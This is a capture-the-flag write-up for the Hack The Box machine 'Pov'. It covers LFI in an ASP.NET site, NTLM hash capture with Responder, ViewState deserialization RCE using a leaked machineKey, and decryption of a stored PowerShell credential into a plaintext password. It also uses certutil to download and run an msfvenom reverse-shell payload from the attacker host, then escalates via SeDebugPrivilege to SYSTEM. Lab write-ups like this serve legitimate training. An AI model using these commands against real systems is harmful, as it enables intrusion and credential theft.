Description
Pov is a medium Hack The Box machine that features:
- Subdomain Enumeration
- Local File Inclusion in ASP.NET application
- Remote Command Execution using VIEWSTATE parameter in ASP.NET
- Sensitive Data Exposure (credentials of other user) in PowerShell format
- Privilege Escalation via SeDebugPrivilege privilege
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.231.64.
$ ping -c 3 10.129.231.64
PING 10.129.231.64 (10.129.231.64) 56(84) bytes of data.
64 bytes from 10.129.231.64: icmp_seq=1 ttl=127 time=95.5 ms
64 bytes from 10.129.231.64: icmp_seq=2 ttl=127 time=53.0 ms
64 bytes from 10.129.231.64: icmp_seq=3 ttl=127 time=75.1 ms

--- 10.129.231.64 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 52.970/74.506/95.477/17.358 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.231.64 -sS -p- -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.231.64
Host is up (0.087s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 318.33 seconds
We get one open port, 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.231.64 -sV -sC -p80 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.231.64
Host is up (0.10s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: pov.htb
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.07 seconds
We get one service: a Hypertext Transfer Protocol (HTTP). We add the domain, pov.htb to our /etc/hosts file.
$ echo "10.129.231.64 pov.htb" | sudo tee -a /etc/hosts
If we take a look to the website in the web browser, we find a landing page without any functionality.
 So we are going to move to enumerate the subdomain present in the web server.
$ gobuster vhost -u pov.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -o vhost_enumeration
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://pov.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:        /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: dev.pov.htb Status: 302 [Size: 152] [--> http://dev.pov.htb/portfolio/]
Progress: 4989 / 4990 (99.98%)
===============================================================
Finished
===============================================================
We find one subdomain, dev, so we update the hosts file.
$ echo "10.129.231.64 dev.pov.htb" | sudo tee -a /etc/hosts
In this subdomain we find a portfolio web page. With WhatWeb tool we can find that the server running is Microsoft-IIS/10.0. This server is running an ASP.NET ASP_NET[4.0.30319] application.
$ whatweb --log-brief web_techs dev.pov.htb
http://dev.pov.htb [302 Found] Country[RESERVED][ZZ], HTTPServer[Microsoft-IIS/10.0], IP[10.129.231.64], Microsoft-IIS[10.0], RedirectLocation[http://dev.pov.htb/portfolio/], Title[Document Moved], X-Powered-By[ASP.NET]
http://dev.pov.htb/portfolio/ [200 OK] ASP_NET[4.0.30319], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.129.231.64], JQuery[3.4.1], Meta-Author[Devcrud], Microsoft-IIS[10.0], Script, Title[dev.pov.htb], X-Powered-By[ASP.NET]

In the web page we have the ability of downloading a CV in PDF format and the ability to contact the owner by sending a message via a contact form.

 We can intercept the response with Burp Suite when we download the CV and send it to the Repeater. We find 6 request body parameters.
 The
The file parameter might be vulnerable to a Path Traversal or to a LFI. We are going to move to the Intruder and we are going to brute force the parameter with the iisfinal.txt wordlist. We get one successful response, with the Default.aspx file.
Exploitation

We obtain the source code of the Default.aspx and Contact.aspx file. This file contains the source code of the page.
 It references to an
 index.aspx.cs source code file.

 If we retrieve this file we can confirm that the application is vulnerable to a LFI but not to a Path Traversal as it is striping the
 ../ path but vulnerable using ..\.
 We can check this by retrieving a Windows system file,
 C:\Windows\win.ini. We get it successfully.
 As we have full control to access files with the
 file parameter we are going to try to intercept the NTLM hash of the user logged in the server by using Responder and entering our IP address in the file parameter as \\10.10.14.30.
$ sudo responder -I tun0
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.231.64
[SMB] NTLMv2-SSP Username : POV\sfitz
[SMB] NTLMv2-SSP Hash     : sfitz::POV:d2994f05aeae3dc3:11D3D3E83C484463BAEFDCA1758182EC:010100000000000000FB39D46451DA01DF6A8F17FD7358FB0000000002000800590058004F00300001001E00570049004E002D005200410039004600300042004A00550033004300460004003400570049004E002D005200410039004600300042004A0055003300430046002E00590058004F0030002E004C004F00430041004C0003001400590058004F0030002E004C004F00430041004C0005001400590058004F0030002E004C004F00430041004C000700080000FB39D46451DA010600040002000000080030003000000000000000000000000020000092085DE9AAB3BEF09E5099DC4C37DBBAB73F3C94C9900E4F17E745C7B62315570A001000000000000000000000000000000000000900200063006900660073002F00310030002E00310030002E00310034002E00330030000000000000000000
We get one hash the the sfitz user in the POV machine. If we try to crack it we will not get any result. With more enumeration we can find the web.config configuration file in the ..\ directory.
 We obtained the
 machineKey that encrypts the requests parameters, such as __VIEWSTATE.
<machineKey decryption="AES" decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" validation="SHA1" validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
With this key we can achieve Remote Command Execution using ysoserial.net tool. As this is a Windows tool we will need to use a Windows machine or either use Wine. The tool will create a Base64 encoded string that will be pasted in the previous __VIEWSTATE parameter. As a deduction we are going to set the --apppath parameter to / and the --path parameter to /portfolio/default.aspx.
$ wine ysoserial.exe -p ViewState -g TypeConfuseDelegate -c "ping 10.10.14.30" --path="/portfolio/default.aspx" --apppath="/" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" > string
After sending the request we will receive the echo ping command back, so we will change the payload to create a reverse shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.129.231.64] 49673
whoami
pov\sfitz
We receive the reverse shell.
Post-Exploitation
As we see we are logged as the sfitz user, the same as we obtained the hash before. We find another user in the system, alaading.
PS C:\windows\system32\inetsrv> net users

User accounts for \\POV

-------------------------------------------------------------------------------
Administrator            alaading                 DefaultAccount
Guest                    sfitz                    WDAGUtilityAccount
The command completed successfully.
Enumerating the files of the home folder of sfitz we find the encoded credentials for the user alaading, in the path C:\Users\sfitz\Documents\connection.xml.
PS C:\windows\system32\inetsrv> cd C:\Users\sfitz\Documents
PS C:\Users\sfitz\Documents> dir
    Directory: C:\Users\sfitz\Documents

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       12/25/2023   2:26 PM           1838 connection.xml
PS C:\Users\sfitz\Documents> type connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc88000000000200000000001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
We can decode them.
PS C:\Users\sfitz\Documents> $cred = Import-CliXml -Path connection.xml; $cred.GetNetworkCredential() | Format-List *


UserName       : alaading
Password       : f8gQ8fynP44ek1m3
SecurePassword : System.Security.SecureString
Domain         :
We find the password f8gQ8fynP44ek1m3 for the user alaading.
PS C:\Users\sfitz\documents> Invoke-Command -Computer pov -ScriptBlock { whoami } -Credential $cred
pov\alaading
We can run commands as the alaading user using RunasCs tool. Enumerating the privileges, we find one interesting one, SeDebugPrivilege.
PS C:\windows\system32\inetsrv> cd C:\Users\sfitz\documents
PS C:\Users\sfitz\documents> mkdir c:\Temp
PS C:\Users\sfitz\documents> cd C:\Temp
PS C:\Temp> certutil.exe -urlcache -f http://10.10.14.30/RunasCs.exe RunasCs.exe
PS C:\a> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "powershell whoami /priv"
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
With this privilege we can spawn processes with a customised parent process ID. For this task we are going to use the migrate command of the meterpreter shell of Metasploit. Firstly we create the Meterpreter shell using msfvenom.
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.30 LPORT=1236 -f exe > exec.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Then we start the listener using msfconsole command.
$ msfconsole
msf6 > use multi/handler
msf6 > set payload windows/meterpreter/reverse_tcp
msf6 > set lhost 10.10.14.30
msf6 > set lport 1236
msf6 > run
After that we download the Meterpreter shell in the remote system and we run it.
PS C:\temp> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "powershell certutil.exe -urlcache -f http://10.10.14.30/exec.exe C:\Temp\exec.exe"
PS C:\temp> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 "powershell C:\Temp\exec.exe"
After obtaining the Meterpreter shell we will obtain the process ID of the winlogon.exe process and then we will migrate to it. After that, we will have NT AUTHORTY\SYSTEM privileges.
[*] Meterpreter session 42 opened (10.10.14.30:1236 -> 10.129.231.64:49740)
meterpreter > getuid
Server username: POV\alaading
meterpreter > migrate 540
[*] Migrating from 1736 to 540...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Flags
In the SYSTEM shell we can obtain the user flag and the system flag.
meterpreter > shell
Process 2228 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\alaading\Desktop\user.txt
type C:\Users\alaading\Desktop\user.txt
<REDACTED>

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
<REDACTED>